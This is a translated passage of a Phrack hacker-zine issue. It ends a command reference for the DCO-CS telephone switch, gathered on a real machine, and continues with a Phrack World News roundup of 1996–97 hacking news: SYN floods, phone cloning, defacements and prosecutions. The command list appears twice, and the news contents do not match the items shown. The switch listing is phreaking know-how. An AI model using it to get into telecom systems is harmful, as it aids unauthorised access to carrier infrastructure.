STATE2	переключение в состояние системы 2
STATUS	отображение статуса системы
STOP	завершение выполнения TEST, GBUG, DIAG2 или BTBT
SWITCH	ручное переключение генераторов тонов/вызовных сигналов/тактовых генераторов (не RLS-4000)
TAPE	отображение отформатированных тикетов на ленте AMA
TASKCK	аудит дисковой базы данных на наличие необходимых/ненужных файлов
TCOS	администрирование класса обслуживания транков
TFM	активация/деактивация/аудит/отображение TMRS
TFMRP	отображение конкретных измерений TMRS/отчётных данных/набора исследований
TIKFM	отображение формата ленты AMA DCO-CS
TIME	отображение системной даты/времени
TIMEC	изменение системной даты/времени
TIMER	администрирование/настройка измерений занятости CP
TKTHRS	администрирование пороговых значений транков
TMAD	администрирование/настройка TMRS
TMBUG	отладчик для процессора измерения трафика
TMPDMP	отображение данных, собранных после краша TMP
TMRPRT	ручной вывод отчёта переменных TMRS (с FP)
TRACE	утилита трассировки вызовов DCO-CS
TRACER	использование трассировочной платы для CP

TRK	администрирование назначений групп транков
TRKUTL	администрирование базы данных тестирования транков
TSEP	администрирование/настройка разделения трафика
TTU	администрирование базы данных трансляций
UNMASK	включение отчётности о сообщениях и аппаратных сбоях (не RLS-4000)
UNSYNC	вывод процессоров вызовов из синхронизации
UPACK	распаковка файла
UPDATE	обновление состояния системы
UTL	монтирование/демонтирование устройства/функции; настройка задач
VALPC	администрирование проверенных проектных кодов DCO-CS
VCHECK	проверка версий
VST	администрирование таймеров переменных состояний
XDSO	отправитель сообщений CP / отладчик
XFER	передача файлов между DCO и другой системой
XRTEST	завершение планового тестирования

SELNUM	администрирование таблиц заблокированных директорных номеров DCO-CS
SERV	изменение таблиц сервисных цепей DCO-CS
SLUUTL	настройка/администрирование/маскирование/тестирование SLUS
SNCUTL	настройка/статус SNC для LLS и RLS-1000
SPCALL - администрирование скоростных кодов DCO-CS	
STASND	утилита цифровой отправки аварийных сигналов
STATE	отображение состояния системы
STATE1	переключение в состояние системы 1
STATE2	переключение в состояние системы 2

STATUS	отображение статуса системы
STOP	завершение выполнения TEST, GBUG, DIAG2 или BTBT
SWITCH	ручное переключение генераторов тонов/вызовных сигналов/тактовых генераторов (не RLS-4000)
TAPE	отображение отформатированных тикетов на ленте AMA
TASKCK	аудит дисковой базы данных на наличие необходимых/ненужных файлов
TCOS	администрирование класса обслуживания транков
TFM	активация/деактивация/аудит/отображение TMRS
TFMRP	отображение конкретных измерений TMRS/отчётных данных/набора исследований
TIKFM	отображение формата ленты AMA DCO-CS
TIME	отображение системной даты/времени
TIMEC	изменение системной даты/времени
TIMER	администрирование/настройка измерений занятости CP
TKTHRS	администрирование пороговых значений транков
TMAD	администрирование/настройка TMRS
TMBUG	отладчик для процессора измерения трафика
TMPDMP	отображение данных, собранных после краша TMP
TMRPRT	ручной вывод отчёта переменных TMRS (с FP)
TRACE	утилита трассировки вызовов DCO-CS
TRACER	использование трассировочной платы для CP
TRK	администрирование назначений групп транков
TRKUTL	администрирование базы данных тестирования транков
TSEP	администрирование/настройка разделения трафика
TTU	администрирование базы данных трансляций
UNMASK	включение отчётности о сообщениях и аппаратных сбоях (не RLS-4000)
UNSYNC	вывод процессоров вызовов из синхронизации

UPACK	распаковка файла
UPDATE	обновление состояния системы
UTL	монтирование/демонтирование устройства/функции; настройка задач
VALPC	администрирование проверенных проектных кодов DCO-CS
VCHECK	проверка версий
VST	администрирование таймеров переменных состояний
XDSO	отправитель сообщений CP / отладчик
XFER	передача файлов между DCO и другой системой
XRTEST	завершение планового тестирования

Заключение

На этом с командами всё... Вероятно, я напишу продолжение с подробным описанием использования некоторых команд, тем, как выглядит DCO при дозвоне (то есть как понять, что это DCO-машина), какие значения используются по умолчанию, как маршрутизировать номера с помощью INWATS или INWANI — и всего прочего, что мне удастся выяснить... А пока — веселитесь и читайте Phrack...

Для связи:

mrnobody@pil.net

Использованные ресурсы:

• реальная машина RLS на DCO Siemens Stromberg-Carlson
• моя голова
• головы моих друзей, которым я очень благодарен:
c-stone (так правильно?), lefty, port9, cyklonik (надеюсь, всё обойдётся....), один чувак по имени Don из Калифорнии :), и Ben (посмотри на меня теперь, m0f0)

Извините, если кого-то или что-то забыл... следите за выходом «The DCO-CS part 2»...

EOF

Phrack World News

Автор: disorder/alhambra (составитель)

```
  PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
  PWN                                           PWN
  PWN               Phrack World News           PWN
  PWN                                           PWN
  PWN        Compiled by disorder/alhambra      PWN
  PWN                                           PWN
  PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Вступление

Как всегда, здесь могли бы найти своё место буквально сотни интересных статей. Я постарался сузить тематику исключительно до хакерских и связанных с безопасностью материалов. Приятного чтения.

Источники:

• Список рассылки Access All Areas:
`echo "help" | mail majordomo@access.org.uk`
• CSP (ведёт Frosty)
• Computer Underground Digest:
`echo "subscribe cu-digest" | mail cu-digest-request@weber.ucsd.edu`
• Cyberwire Dispatch:
`echo "subscribe" | mail cwd-l-request@cyberwerks.com`
• Defcon Stuff:
`echo "subscribe" | mail majordomo@dis.org`
• С полдюжины других списков рассылки, люди из элиты, пересылающие мне интересный материал, и различные новостные веб-страницы.

Содержание — Phrack World News #50

Новости:

12. Хакеры взломали Crack, похитили Quake
13. Хакеры подпортили интернет-образ Блэра
14. Полиция расследует взлом правительственного сайта
15. Программист обвиняется во взломе базы данных государственных контрактов Калифорнии
16. [Австралийский телефонист подтасовал радиоконкурс]
17. Хакер оспаривает книгу о «тёмной стороне»

Конференции:

01. Летняя конференция по безопасности 1997 года
02. Hacking In Progress
03. Defensive Information Warfare And Systems Assurance
04. Second International Workshop on Enterprise Security
05. Анонс съезда DEF CON V #1.00 (26.02.97)

---

01. Компьютерная атака замедляет работу сайта New York Times

Источник: The Wall Street Journal Interactive Edition
Дата: 7 ноября 1996 г.

В ночь выборов многочисленные сайты с политической информацией оказались захлёстнуты запросами на избирательные данные. Однако сайт New York Times вдобавок столкнулся с волнами запросов, судя по всему сгенерированных компьютерным хакером.

Пресс-секретарь New York Times Co. Нэнси Нильсен отметила, что атаки — продолжавшиеся и в среду — лишь замедлили серверы компании, которые тем не менее обслужили рекордное число пользователей во вторник.

Атака оказалась похожа на сентябрьский инцидент, фактически парализовавший Public Access Networks Corp. (Panix) — провайдера интернет-доступа, на серверах которого размещены почти тысяча корпоративных сайтов. Тогда хакер засыпал компьютеры сервиса запросами на отправку информации.

Подобные атаки, предположительно порождаемые вредоносными программами, работают за счёт многократной отправки запросов — иногда более ста в секунду — с попыткой установить соединение. Запросы содержат поддельные интернет-адреса, на связь с которыми компьютеры сайта тратят ценные ресурсы впустую. Это не позволяет им обрабатывать законные запросы от реальных пользователей.

По сути, такие атаки напоминают кампании, которые некоторые активистские группы используют для засыпания коммутатора политика звонками. Так много времени уходит на разбор фиктивных вызовов — в данном случае ложных запросов хакера на электронное «рукопожатие» с серверами, — что настоящие просто не проходят. Отличить атаки от просто высокой нагрузки на сайт можно по поддельным интернет-адресам и регулярности поступления таких запросов.

Атаки на Panix и New York Times обнажают ключевую уязвимость интернета.

«Это первая крупная атака такого рода, которую я считаю последней нерешённой проблемой интернет-безопасности», — заявил Уильям Чесвик, эксперт по интернет-безопасности из Bell Laboratories (подразделение Lucent Technologies Inc.), по итогам атаки на Panix.

Чесвик, который оказывал помощь Panix в ходе атак, отмечал тогда, что хотя имелись единичные сообщения о подобных инцидентах, эпизод с Panix стал наиболее тяжёлым.

Компьютеры в интернете не имеют быстрого способа отличить ложный запрос от настоящего, пояснял Чесвик. Хотя обновления программного обеспечения, управляющего этими компьютерами, могут смягчить проблему, хакеры способны ответить ещё более интенсивными атаками.

«Между мерами безопасности и хакерами неизбежно развернётся обычная гонка вооружений», — прогнозирует Чесвик.

Panix попытался отследить источник атаки, двигаясь в обратном направлении по запутанной сети телефонных линий и специализированных компьютеров-маршрутизаторов, образующих интернет. Однако простого способа выйти на таких хакеров не существует, констатировал Чесвик.

---

02. [Китайский хакер осуждён]

Автор: Magdalen Chow
Источник: South China Morning Post

Компьютерный хакер, пользовавшийся бесплатным доступом в интернет с чужих аккаунтов, оштрафован в понедельник в Гонконге на 125 000 гонконгских долларов (около 16 000 долларов США).

Судья Гарет Лугар-Мосон также обязал Дэвида Йип Шу-чью, 27 лет, выплатить компенсацию 40 400 гонконгских долларов компании Hong Kong Star Internet Ltd. и 404 гонконгских доллара одному из владельцев использованных аккаунтов.

Судья заявил, что не намерен взыскивать с Йипа судебные расходы в размере около 2,6 миллиона гонконгских долларов, понесённые в ходе уголовного преследования и расследования, однако пригрозил лишением свободы в случае повторного злоупотребления интернетом.

Йип стал первым лицом, которому предъявили обвинение в получении несанкционированного доступа к компьютеру с преступным умыслом или умыслом на мошенничество в соответствии с Законом о преступлениях.

---

03. Предупреждение о телефонном «суперсканере»

Источник: The London Telegraph
Дата: 12 ноября 1996 г.

Мошенничество с сотовыми телефонами, ежегодно обходящееся британской сотовой отрасли в 200 миллионов фунтов стерлингов, расширяется благодаря новому устройству, которое значительно упрощает «клонирование» телефонов злоумышленниками, пишет Айслинг Ирвин.

Новый «суперсканер» способен перехватить идентификационные номера всех уязвимых аналоговых телефонов в радиусе полумили. Каждый телефон содержит два номера: собственный телефонный номер и секретный код верификации. При совершении звонка телефон передаёт оба номера на ближайшую базовую станцию сети, которая проверяет легитимность телефона перед соединением.

Обычно злоумышленники перехватывали номера в момент их передачи в начале каждого звонка. До недавнего времени такая кража была возможна лишь во время активного разговора жертвы, а сам процесс занимал значительно больше времени.

Новая, куда более мощная техника требует лишь того, чтобы мобильный телефон был включён — этого достаточно для получения его идентификационных номеров.

Посылая сигнал, идентичный сигналу настоящей базовой станции, суперсканер вынуждает сотовые телефоны «раскрыть» свои номера. Принятые сканером данные передаются на компьютер и затем могут быть перепрограммированы в краденые телефоны.

По данным Федерации коммуникационных услуг, представляющей ведущие сотовые компании, новая технология получила распространение за последние несколько месяцев. «Её последствия ощущаются очень остро», — заявил представитель федерации. ФКС инициировала кампанию за введение уголовной ответственности за рекламу, продажу, владение и использование оборудования для клонирования.

Хотя ФКС утверждает, что методика неприменима для клонирования цифровых телефонов, журнал New Scientist на прошлой неделе сообщил, что злоумышленники, возможно, близки к их клонированию. Если это окажется правдой, масштабы проблемы возрастут, поскольку цифровые телефоны можно использовать за рубежом.

---

04. Компьютерный вундеркинд признал вину в электронном взломе

СТ. ЛУИС (15 ноября 1996 г.) — Компьютерный гений, признанный настолько хитроумным, что он мог управлять практически любой компьютерной системой, заключил досудебное соглашение о признании вины во взломе секретных файлов двух крупных телекоммуникационных компаний.

Кристофер Шанот, 20 лет, был связан с Internet Liberation Front — группой хакеров, взявшей на себя ответственность за ряд громких компьютерных выходок и осуждающей коммерциализацию киберпространства.

В обмен на смягчение приговора Шанот признал себя виновным в четверг по двум эпизодам компьютерного мошенничества и одному — незаконного прослушивания. На вынесении приговора, назначенном на 31 января, ему грозит до 15 лет лишения свободы и штраф в размере 750 000 долларов.

Прокуроры сообщили, что Шанот проникал в национальные компьютерные сети и располагал паролями к военным компьютерам, кредитному бюро TRW и телефонной компании Sprint. Каких-либо признаков того, что он пытался извлечь выгоду из своих вторжений, обнаружено не было.

Его хакерская деятельность привела к нарушениям безопасности, устранение которых, по заявлениям компаний, обошлось в десятки тысяч долларов.

Взломы происходили с октября 1994 по апрель 1995 года, когда Шанот был отличником в католической школе-пансионе в пригороде Сент-Луиса. После выпуска в мае 1995 года он исчез.

Власти настигли Шанота в прошлом марте и задержали его в пригородной квартире Филадельфии, которую он снимал вместе с 37-летней Неттой Гилбоа — издателем журнала Gray Areas, провозгласившего своей темой «незаконное, аморальное и/или спорное».

В апреле Шанот был помещён под круглосуточный домашний арест с запретом даже говорить о компьютерах.

Первоначально обвинение включало пять пунктов; в итоге он признал вину во взломах Southwestern Bell и Bellcore — исследовательской компании в сфере телекоммуникаций, принадлежащей семи региональным телефонным компаниям.

Майкл Шанот сообщил, что его сын пошёл на сделку лишь после того, как прокуроры пригрозили ему расширенным перечнем обвинений.

[disorder: О Шаноте вы найдёте множество других статей. Поищите через любимую поисковую систему.]

---

05. Хакеры публикуют в интернете две готовящихся песни U2

Источник: The Associated Press

ЛОНДОН — Хакеры распространили в интернете два неизданных трека группы U2, возможно, получив доступ к компьютерам ирландской рок-группы в ходе записи в студии, сообщила воскресная Times.

Песни «Discotheque» и «Wake Up Dead Man» появились на интернет-сайтах как минимум в четырёх странах. Они должны войти в альбом, запланированный к выходу весной.

С момента нелегального появления в интернете треки были также переписаны на компакт-диски, сообщает Times. Пиратские CD продаются по 10 долларов на уличных рынках Ирландии и Великобритании.

«Это нарушение нашего авторского права», — заявил Times Марк Маро, управляющий директор Island Records.

Island Records в воскресенье не ответила на запросы о комментариях. Воскресная Times сообщает, что лейбл пытается закрыть интернет-сайты.

Версия об обычной, «низкотехнологичной» краже треков отвергнута, пишет издание.

Менеджеры группы изучают возможность того, что хакеры получили доступ к компьютерам дублинской студии U2. Они могли проникнуть туда через кабели, передающие видеозаписи репетиций на сайт Island Records в интернете.

С 1981 года U2 продала 70 миллионов пластинок и собрала выручку более 1,5 миллиарда долларов.

---

06. Компьютерные преступления влекут новые ограничения для условно-досрочно освобождённых

ВАШИНГТОН (17 декабря 1996 г.) — Комиссия по досрочному освобождению США одобрила ограничения на использование компьютеров для определённых категорий условно-досрочно освобождённых с высоким уровнем риска.

В понедельник Министерство юстиции объявило, что комиссия проголосовала в этом месяце за введение таких мер, как требование к отдельным условно-досрочно освобождённым получать предварительное письменное разрешение комиссии перед использованием интернет-провайдера, компьютерных BBS или любых публичных либо частных компьютерных сетей.

Прочие ограничения предусматривают: запрет для ряда освобождённых на хранение и использование программ шифрования данных; обязанность для некоторых из них допускать внезапные проверки компьютеров сотрудниками службы надзора; требование вести ежедневные журналы использования компьютера или оплачивать оборудование для мониторинга своей

компьютерной активности.

«Неограниченный доступ к интернету и другим компьютерным онлайн-сервисам может открыть для искушённых правонарушителей новые возможности для преступлений и установления преступных связей», — заявил Эдвард Ф. Рейли-младший, председатель комиссии. «Мы не можем игнорировать возможность того, что такие правонарушители могут быть соблазнены использовать компьютерные сервисы для повторного совершения преступлений».

Комиссия отметила резкий рост инструктивных материалов по растлению детей, преступлениям на почве ненависти и незаконному применению взрывчатых веществ, доступных в интернете и в компьютерных онлайн-сервисах.

---

07. [Злой хакер устраивает SYN-флуд на WebCom]

САН-ФРАНЦИСКО — ФБР сообщает о расследовании обвинений в умышленном выведении из строя, которое повлекло 40-часовой сбой в работе Web Communications (WebCom) — кремниевой долинской компании, обслуживающей 3000 сайтов в интернете.

WebCom заявила, что хакер, действовавший с компьютерной сети одного из колледжей в Британской Колумбии (Канада), засыпал её сервер в Сан-Хосе ложными запросами на соединение. Атака прекратилась в воскресенье после того, как MCI Net, подразделение MCI Communications, по просьбе WebCom и местного провайдера заблокировало телефонный трафик между WebCom и CA-Net из Канады.

Исполнительный вице-президент WebCom Томас Лэвитт сообщил, что большую часть субботы 14 декабря и воскресенья 15 декабря сайты, которые компания обслуживает, были недоступны, что нанесло клиентам — в том числе операторам торговых сайтов — «значительный» ущерб.

«Один из клиентов сообщил об упущенной выручке порядка 20 000 долларов из-за специального мероприятия, которое не смогло состояться. Другие потеряли бизнес в один из самых оживлённых торговых уикендов в году», — сказал Лэвитт.

WebCom отметила, что инцидент стал следствием распространённого вида интернет-диверсий, известного как «отказ в обслуживании», или «SYN-флуд»: хакер перегружает сервер запросами на соединение с несуществующих адресов. Такие атаки легко проводить и трудно отслеживать, пояснил Лэвитт.

«Можно подделать источник сообщений, — сказал он, — и практически любой, у кого есть доступ к интернету и базовые технические знания, способен это сделать».

Другие участники отрасли также сталкивались с подобными атаками, отметила WebCom. В сентябре SYN-флуду подверглась Public Access Networks из Нью-Йорка.

WebCom, расположенная в Санта-Крусе, сообщила, что собственное расследование при содействии трёх интернет-провайдеров позволило отследить источник атаки до компьютера в сети одного из колледжей Британской Колумбии, подключённой через BC-Net — местного провайдера.

Лэвитт сообщил, что сетевой администратор Malaspina University-College в Нанаймо (Британская Колумбия) установил компьютер, использованный для атаки, и что в него проник кто-то, не имевший авторизованного доступа ни к этому компьютеру, ни к сети колледжа. Личность злоумышленника пока не установлена.

Представитель ФБР Джордж Гроц заявил, что бюро работает с данными, указывающими на Британскую Колумбию, но оговорился: фактический исполнитель мог никак не быть связан ни с колледжем, ни с BC-Net. «BC-Net, возможно, просто очередное звено в цепочке», — сказал он.

На ФБР распространяется юрисдикция по таким делам согласно разделу 18, статье 1030 Свода законов США, касающейся намеренного создания отказа в обслуживании в компьютерных сетях.

Лэвитт отметил, что если отрасль — в частности, интернет-провайдеры — внедрит определённую «фильтрацию по источнику», это исключит возможность использования одной сети для отправки сообщений, выглядящих как исходящие из другого места.

Подразделение Министерства энергетики США Computer Incident Advisory Capability выпустило предупреждение о SYN-флудах.

---

08. Немецкая полиция разыскивает 12 человек после рейдов на компьютерную банду

МЮНХЕН (28 ноября 1996 г.) — Европейская полиция разыскивает 12 членов международной банды, занимавшейся подделкой компьютерных чипов, разгромленной на этой неделе в Германии и девяти других странах, сообщили в четверг баварские правоохранители.

Рейды, проводившиеся в рамках операции под кодовым названием «Золотая рыбка», завершились арестом ещё 12 подозреваемых в продаже поддельных чипов Pentium и пиратских программ, а также в мошенничестве, отмывании денег и уклонении от уплаты налогов, рассказал на пресс-конференции баварский прокурор Хуберт Фольманн.

Имена подозреваемых полиция не раскрыла.

Хорошо организованная группировка специализировалась на контрабанде старых чипов Intel Pentium в Европу и их продаже под видом новых, рассказал Фольманн. Кроме того, она торговала нелегальными копиями программ Microsoft и поддельными графическими адаптерами Hercules.

По словам прокурора, деятельность группировки нанесла ущерб в виде упущенной выручки на несколько миллионов долларов.

В ходе операции во вторник и среду более 2000 сотрудников правоохранительных органов изъяли «грузовики» с файлами, компьютерными дисками и оборудованием в Германии, Франции, Италии и Бельгии.

Рейды сосредоточились на офисах и квартирах вблизи Мюнхена в южной Германии и в земле Северный Рейн-Вестфалия.

В Германии были задержаны трое немцев и пятеро граждан азиатских стран. Ещё четыре ареста произведены во Франции.

Рейды стали итогом трёхлетнего расследования, начавшегося с того, что в 1993 году лаотийский предприниматель сообщил о своём ограблении почти на 20 000 долларов. Сам он попал под подозрение, когда двое нападавших сообщили полиции, что похитили у него 500 000 марок.

Ряд крупных банковских транзакций, проведённых компаниями этого человека, послужил поводом для расследования в связи с уклонением от уплаты налогов и отмыванием денег.

Помимо 12 арестованных и 12 находящихся в розыске, в ходе рейдов были задержаны ещё 16 человек по обвинениям, не связанным с подделкой чипов.

Кольцо по подделке чипов организовало многоуровневую схему: скупало в Азии подержанные чипы Pentium с тактовой частотой 133 МГц и дорабатывало их в Гонконге, чтобы те выглядели как новые процессоры на 166 МГц.

Чипы доставлялись в Европу курьерами, минуя таможню и налоговый контроль, и продавались производителям персональных компьютеров.

---

09. История русского хакера

Все хотят знать, как это сделал Владимир Левин, пишет Хьюго Корнуолл. В середине 1994 года — ему было тогда 26 лет, он работал программистом в Санкт-Петербурге — он предположительно возглавлял банду, взломавшую Citibank в Нью-Джерси и организовавшую более 40 банковских переводов со счетов клиентов. Говорят, что в операции участвовала российская мафия.

Левин по-прежнему отрицает свою причастность, а последние 21 месяц провёл в тюрьме на юге Лондона, оспаривая экстрадицию. В воскресенье он впервые высказался в программе «Экватор» на Channel 4.

Можно ли в самом деле считать Левина живым воплощением «профессионального хакера», воспетого в кино, книгах и красочных конференционных докладах? Является ли он продуктом советской школы суперхакеров КГБ, теперь пущенных на волю как часть российской организованной преступности? Если бы это подтвердилось, это было бы на руку апологетам информационных войн — киберспецназу, созданному вооружёнными силами США, чьи последние запросы на финансирование из федерального бюджета обосновывались угрозами глобальной информационной инфраструктуре. Столь же довольны были бы целые армии консультантов, отделы продаж компьютерных компаний и организаторы дорогостоящих закрытых конференций.

«Экватор» рассказывает иначе. Исследователи программы обнаружили российскую «любительскую» хакерскую группу под названием Megazoid. Мошенничество с Citibank стало возможным потому, что хакеры по всему миру собирали информацию об операционной системе VAX/VMS, а некоторые российские хакеры обнаружили компьютер Citibank, с которым можно было «поиграть» и использовать как бесплатную точку перехода к другим системам. Один из них утверждает, что продал данные Левину и его друзьям — владельцам бизнеса по импорту и экспорту компьютеров — за 100 долларов. В действительности Левин, судя по всему, был программистом среднего уровня с предпринимательскими амбициями.

Мошенничество с Citibank стало возможным лишь благодаря стечению обстоятельств: слабое управление безопасностью, группа российских хакеров, которым повезло, и их данные, оказавшиеся в руках людей с нужными связями. Таков типичный сценарий многих компьютерных преступлений.

---

10. Эксперт предупреждает о слабой защите веб-сайтов

САН-ФРАНЦИСКО — Известный эксперт по компьютерной безопасности, ссылаясь на только что завершённое исследование, заявляет, что до двух третей определённых веб-сайтов, в том числе принадлежащих таким авторитетным структурам, как банки и СМИ, уязвимы для хакерских атак.

Дэн Фармер — вызвавший полемику в 1995 году как соавтор программы SATAN, позволяющей людям с базовыми навыками проникать в компьютерные системы, — обследовал более 2200 сайтов.

Опубликованное на прошлой неделе исследование охватывало относительно небольшую часть обширной сети, сосредоточившись на сайтах, для которых вопросы безопасности наиболее

актуальны.

Фармер проверил 660 банковских сайтов по всему миру, 312 сайтов североамериканских онлайн-газет, 274 сайта кредитных союзов, 47 сайтов федеральных органов власти США и 451 интернет-клуб для взрослых.

В резюме Фармер написал, что из примерно 1700 отобранных им сайтов «более 60 процентов можно было взломать или уничтожить». В качестве контрольной выборки он проверил 469 случайно выбранных сайтов.

Фармер подчеркнул, что применял относительно грубые, неинтрузивные методы и фактически ни на один из сайтов не проникал. Также он сообщил, что не станет публиковать названия обследованных ресурсов.

«Я едва электронно "дышал" на эти (компьютерные) хосты», — написал он в докладе, добавив, что с учётом более инвазивных тестов уязвимыми могут оказаться от 70 до 80 процентов сайтов.

Другие эксперты по компьютерной безопасности сочли результаты Фармера достоверными и весомыми, заявил в телефонном интервью Дэвид Кеннеди, директор по исследованиям, образованию и консультированию в Национальной ассоциации компьютерной безопасности.

Эксперты и руководители компьютерной отрасли отметили, что исследование привлекло внимание к проблеме, хорошо известной в отрасли, но недостаточно понятой широкой общественностью.

Угроза хакерских атак обострилась в начале этого года, когда злоумышленники взломали сайты Министерства юстиции и Центрального разведывательного управления и изменили их содержимое, вынудив ЦРУ временно закрыть свой ресурс.

Фармер подчеркнул, что веб-сайты используются главным образом в маркетинговых и рекламных целях и что, хотя некоторые банковские сайты позволяют посетителям проверять остатки на счетах, они не открывают доступа к внутренним финансовым системам.

Дебора Триант, президент американского подразделения CheckPoint Software Technologies в Редвуд-Сити (Калифорния), пояснила, что банки традиционно размещают веб-сайты на отдельных компьютерных системах.

«По нашему опыту, банки настолько осторожны, что не допускают даже того доступа, который вполне можно было бы разрешить и который был бы вполне безопасен при наличии современного межсетевого экрана», — сказала Триант, чья компания является лидером рынка в технологиях межсетевых экранов. «Так что уязвимость их сайта ещё не означает уязвимости всего остального в банке, счетов клиентов или проводимых ими транзакций».

Тем не менее с учётом ожидаемого роста электронной коммерции через интернет в 1997 году слабая безопасность по-прежнему остаётся ключевой проблемой, считают эксперты.

Фармер разделил уязвимости на две категории: «красную» — когда сайт «по существу широко открыт для любого потенциального злоумышленника» — и «жёлтую», менее серьёзную, но способную повлечь катастрофические последствия.

Из 660 банковских сайтов 68 процентов признаны уязвимыми, и почти 36 процентов — в «красной» категории.

Около 51 процента кредитных союзов оказались уязвимы; 62 процента федеральных сайтов; почти 70 процентов газетных и 66 процентов сайтов для взрослых. Доля «красной» категории варьировалась от 20 процентов у кредитных союзов до 38 процентов у федеральных сайтов и 39 процентов у онлайн-газет.

В контрольной выборке из 469 случайных сайтов уязвимыми оказались значительно меньше — 33 процента, из которых 17 процентов попали в «красную» категорию.

Фармер отметил, что часть проблемы обусловлена тем, что веб-сайты пытаются делать слишком многое сразу, что повышает их сложность и делает обеспечение безопасности значительно более сложной задачей.

Тем не менее, несмотря на риски, операции с кредитными картами в сети значительно безопаснее тех, что совершаются в торговых центрах, считает Кеннеди из ассоциации безопасности.

Фармер также сообщил о планах включить новые инструменты тестирования в готовящуюся версию SATAN (Security Administrator Tool for Analyzing Networks — Инструмент администратора безопасности для анализа сетей).

Программа позволяет сетевым администраторам корпораций находить уязвимости и устранять их. Однако она вызвала споры, поскольку её с лёгкостью могут использовать злоумышленники, стремящиеся нанести вред.

Триант сообщила, что ни одного подтверждённого нарушения безопасности не зафиксировано ни в одном из более чем 15 000 учреждений с установленной системой сетевой безопасности CheckPoint, и выразила уверенность в том, что такие меры обеспечивают надёжную защиту.

---

11. [Мужчина признал вину в написании программы для взлома AOL]

Источник: Reuters World Report, 8 января 1997 г., 14:55

ВАШИНГТОН, 8 января (Reuters) — Студент Йельского университета в среду признал себя виновным в совершении компьютерного мошенничества: он разработал программу, позволявшую пользоваться America Online Inc. без оплаты, сообщило Министерство юстиции.

По словам прокуроров, Николас Райан, 20 лет, из Виктора (штат Нью-Йорк) сделал это заявление на заседании федерального суда в Александрии (Виргиния). На вынесении приговора, назначенном на конец марта, ему грозит до пяти лет лишения свободы и штраф в 250 000 долларов.

По данным прокуроров, в июне 1995 года Райан разработал программу «AOL4FREE» и активно пользовался ею вплоть до декабря 1995 года, уклоняясь от оплаты по тарифу 2,95 доллара в час.

Райан, называвший себя «Happy Hardcore», также сделал программу доступной для других пользователей America Online — она распространялась в чат-комнатах AOL. По мере того как компания вносила изменения для блокировки программы, Райан её модифицировал и выкладывал обновлённую версию.

Наиболее интенсивное использование программы пришлось на период с сентября по декабрь 1995 года. По оценкам America Online, в отдельные дни пользователи программы входили в систему около 2000 раз в сутки.

Дело возбуждено прокуратурой США совместно с отделом по компьютерным преступлениям Министерства юстиции.

---

12. Хакеры взломали Crack, похитили Quake

Автор: Annaliza Savage

В 20:00 по тихоокеанскому времени хакеры взломали веб-сервер и файловый сервер Crack dot Com — техасской игровой компании — в среду, похитив исходный код Quake 1.01 от id, новейший проект самой Crack под названием «Golgotha», а также более ранние игры Abuse и Mac Abuse.

Хотя хакеры оставили след, по которому их, возможно, будет несложно найти, кража уже успела нанести ущерб. «Рыночная стоимость движка Quake упала на несколько сотен тысяч долларов», — сообщил Дэйв Тейлор, основавший Crack dot Com после ухода из id Software, где работал над Doom и Quake. Однако Барретт Александер из id отрицает, что финансовые потери окажутся столь значительными: уникальный движок Quake легко опознаваем, поэтому воспользоваться им, не привлекая внимания id, будет крайне затруднительно.

Crack dot Com также опасается, что нераскрытые технологии, разработанные для «Golgotha», могут попасть в руки конкурирующих игровых компаний, которые способны перенести фрагменты кода в собственные продукты.

Хакеры, прорвавшиеся через межсетевой экран Crack, оставили нетронутым bash-history файл, в котором были записаны все их действия. Они даже зашли на канал IRC #quake, чтобы похвастаться содеянным, и временно выложили исходный код Quake прямо на главной странице Crack dot Com (теперь его там нет).

Хакеры, представившиеся членами группы FEH, вероятно, прорвались через брандмауэр Crack через веб-сайт. Бывший редактор ныне несуществующего хакерского журнала FEH отрицает какую-либо осведомлённость о произошедшем и уже опубликовал соответствующее опровержение.

---

13. Хакеры подпортили интернет-образ Блэра

Автор: Robert Uhlig, технологический обозреватель
Источник: The Telegraph
Дата: 10 декабря 1996 г.

Лейбористская партия обратилась с требованием провести полицейское расследование после того, как компьютерные хакеры неоднократно атаковали её интернет-сайт, заменив фотографию Тони Блэра его куклой из программы «Spitting Image» и разместив на сайте заголовок «Новые лейбористы — те же политики. Та же ложь».

Британская хакерская группа, назвавшая себя Digital Anarchists, вчера во второй раз проникла на пиар-сайт лейбористов и заявила, что продолжит атаки на лейбористский сайт на этой неделе. «Мы будем делать это снова и снова до особого уведомления. И собираемся атаковать и другие сайты», — сообщил представитель группы накануне вечером.

Впоследствии хакеры проникли на лейбористский сайт в третий раз — пока компьютерные специалисты пытались устранить последствия второго взлома. Теперь сайт закрыт до дальнейшего уведомления, чтобы предотвратить дальнейшие компрометирующие изменения его содержимого.

По имеющимся данным, хакеры намерены атаковать сайты других политических партий, в том числе консерваторов, либеральных демократов, Шотландской национальной партии и Plaid Cymru. Под угрозой могут оказаться и интернет-сайты других общественных организаций, крупных компаний и газет.

Первая атака — с обещанием бесплатных наркотиков и пива молодым избирателям — была произведена в субботу, пока британское хакерское сообщество проводило рождественскую вечеринку в Манчестере.

Ответ лидера лейбористов на проект бюджета был заменён живым секс-шоу с женщинами в масках «демонических глаз» из рекламной кампании тори. Хакеры также переименовали раздел «Дорога к манифесту» в «Дорогу в никуда» и изменили ссылки на другие разделы сайта так, что они теперь гласили «Секс-шоп Лейбористской партии».

---

14. Полиция расследует взлом правительственного сайта

Автор: Adeline Goh
Источник: The Straits Times
Дата: 10 декабря 1996 г.

Полиция расследует обстоятельства несанкционированного изменения содержимого официального веб-сайта правительства Сингапура.

В ходе инцидента в воскресенье кто-то заменил содержимое сайта списком более 100 идентификаторов пользователей из различных государственных структур.

В понедельник Отдел по борьбе с коммерческой преступностью (ОКП) Управления уголовных расследований сообщил The Straits Times, что три сотрудника его группы по расследованию компьютерных преступлений уже приступили к работе по делу.

Первым шагом станет установление личности хакера по файлам журналов компьютера, на котором размещён сайт. Эти журналы фиксируют всех, кто получает к нему доступ.

Сайт по адресу http://www.gov.sg является онлайн-версией справочника правительства Сингапура и содержит ссылки на сайты различных ведомств, в том числе министерств.

Исходное содержимое было восстановлено Советом по национальной компьютеризации (NCB) в воскресенье днём. Связавшись с NCB, который обслуживает компьютер, на котором размещён сайт, редакция узнала, что хакеры не получили доступа ни к каким правительственным сетям, содержащим конфиденциальные данные.

NCB также отметил, что компьютер, на котором хранился сайт, не содержал секретных сведений.

Совет отказался раскрывать подробности инцидента, сославшись на передачу дела в ОКП.

